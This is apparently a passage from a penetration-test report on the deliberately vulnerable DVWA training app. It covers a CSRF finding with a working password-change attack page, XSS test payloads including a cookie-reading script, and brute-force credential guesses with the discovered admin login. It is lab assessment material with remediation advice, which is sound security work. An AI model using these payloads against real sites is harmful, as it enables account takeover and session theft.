
Payloads:

```
username=admin&password=123456
username=admin&password=password
username=admin&password=admin
```

Step 3 — Successful Login

Valid credentials discovered:

```
Username: admin
Password: password
```



4. Cross-Site Request Forgery (CSRF) Vulnerability - High

CWE	CWE-352 - Cross-Site Request Forgery (CSRF)
CVSS 3.1	8.1 / CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:N
Root Cause	A Cross-Site Request Forgery (CSRF) vulnerability was identified in the DVWA application due to the absence of request validation mechanisms for sensitive operations. The application allows critical actions, such as password changes, to be executed without verifying whether the request originated from a legitimate user session. This makes it possible for an attacker to craft malicious requests that are executed in the context of an authenticated user. By tricking a user into visiting a malicious page, an attacker can perform unauthorized actions without the user's knowledge or consent.
Impact	Successful exploitation of this vulnerability can lead to: • Unauthorized account modifications • Forced password changes • Account takeover • Execution of unintended actions on behalf of authenticated users This compromises both the integrity of user accounts and trust in the application.
Affected Component	/vulnerabilities/csrf/
Remediation	To remediate this vulnerability: • Implement anti-CSRF tokens for all state-changing requests • Validate CSRF tokens on the server side • Use POST requests instead of GET for sensitive operations • Configure cookies with SameSite attributes (Strict or Lax) • Validate Origin and Referer headers for incoming requests
References	• https://owasp.org/www-community/attacks/csrf • https://cwe.mitre.org/data/definitions/352.html

Finding Evidence

Step 1 — Identify Request

Password change request:

```
GET /dvwa/vulnerabilities/csrf/?password_new=123&password_conf=123&Change=Change HTTP/1.1
```

◆ Step 2 — Create Malicious HTML

```
<html>
  <body>
    <form action="http://localhost/dvwa/vulnerabilities/csrf/" method="GET">
```

```
      <input type="hidden" name="password_new" value="hacked123">
      <input type="hidden" name="password_conf" value="hacked123">
      <input type="hidden" name="Change" value="Change">
      <input type="submit" value="Click me">
    </form>
  </body>
</html>
```

Step 3 — Exploitation

- Victim logs into DVWA
- Victim opens malicious page
- Password is changed without consent


5. Cross-Site Scripting (XSS) Vulnerability - High

CWE	CWE-79 - Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
CVSS 3.1	8.1 / CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:N
Root Cause	A Cross-Site Scripting (XSS) vulnerability was identified in the DVWA application due to improper sanitization of user input before it is rendered in the browser. This vulnerability allows attackers to inject malicious JavaScript into web pages viewed by other users. The injected scripts execute in the context of the victim's browser, potentially leading to unauthorized actions and data exposure. Both reflected and stored XSS vulnerabilities were observed in the application, increasing the risk and impact of exploitation.
Impact	Successful exploitation of this vulnerability may result in: • Session hijacking • Theft of sensitive user data (e.g., cookies, tokens) • Execution of unauthorized actions on behalf of the user • Persistent client-side attacks (in case of stored XSS) This vulnerability compromises user trust and application integrity.
Affected Component	• /vulnerabilities/xss_r/ • /vulnerabilities/xss_s/
Remediation	To mitigate this vulnerability: • Implement strict input validation and sanitization • Apply proper output encoding before rendering user input in HTML • Use Content Security Policy (CSP) to restrict script execution • Avoid directly rendering user-controlled input in the browser • Leverage secure frameworks that automatically escape output
References	• https://owasp.org/www-community/attacks/xss/ • https://cwe.mitre.org/data/definitions/79.html

Finding Evidence


Step 1 — Basic XSS Test

```
<script>alert(1)</script>
```




Step 2 — Reflected XSS

```
<script>alert(document.cookie)</script>
```



Step 3 — Stored XSS

```
<script>alert('Stored XSS')</script>
```



A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of dvwa's data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0

A.2 Host & Service Discovery

IP Address	Port	Service	Version / Notes
10.236.92.45	111	rpcbind	RPC service (NFS-related enumeration possible)
10.236.92.45	902	VMware Auth	VMware Authentication Daemon (potential remote service exposure)
10.236.92.45	2049	NFS	Network File System (possible file share exposure)
10.236.92.45	8080	HTTP	Apache 2.4.25 (DVWA application running)

A.3 Subdomain Discovery

URL	Description	Discovery Method
http://10.236.92.45:8080/	DVWA main application login page	Manual browsing
http://10.236.92.45:8080/login.php	Authentication portal	Manual navigation
http://10.236.92.45:8080/vulnerabilities/sqli/	SQL Injection module	Application mapping / manual testing
http://10.236.92.45:8080/vulnerabilities/xss_r/	Reflected XSS module	Application mapping
http://10.236.92.45:8080/vulnerabilities/xss_s/	Stored XSS module	Application mapping
http://10.236.92.45:8080/vulnerabilities/csrf/	CSRF module	Application mapping
http://10.236.92.45:8080/vulnerabilities/brute/	Brute force login module	Application mapping
http://10.236.92.45:8080/vulnerabilities/upload/	File upload module	Application mapping

A.4 Exploited Hosts

Host	Scope	Method	Notes
10.236.92.45	In Scope	Black Box	External assessment of DVWA application hosted on port 8080

A.5 Compromised Users

Host	Scope	Method	Notes
10.236.92.45	In Scope	Black Box	DVWA application hosted on port 8080

A.6 Changes/Host Cleanup

Host	Scope	Change/Cleanup Needed
10.236.92.45	In Scope	Remove malicious uploaded files (e.g., web shells), revert any password changes performed during testing, and ensure the DVWA application is reset to its original state

A.7 Flags Discovered

No Flag needed for this assesment

End of Report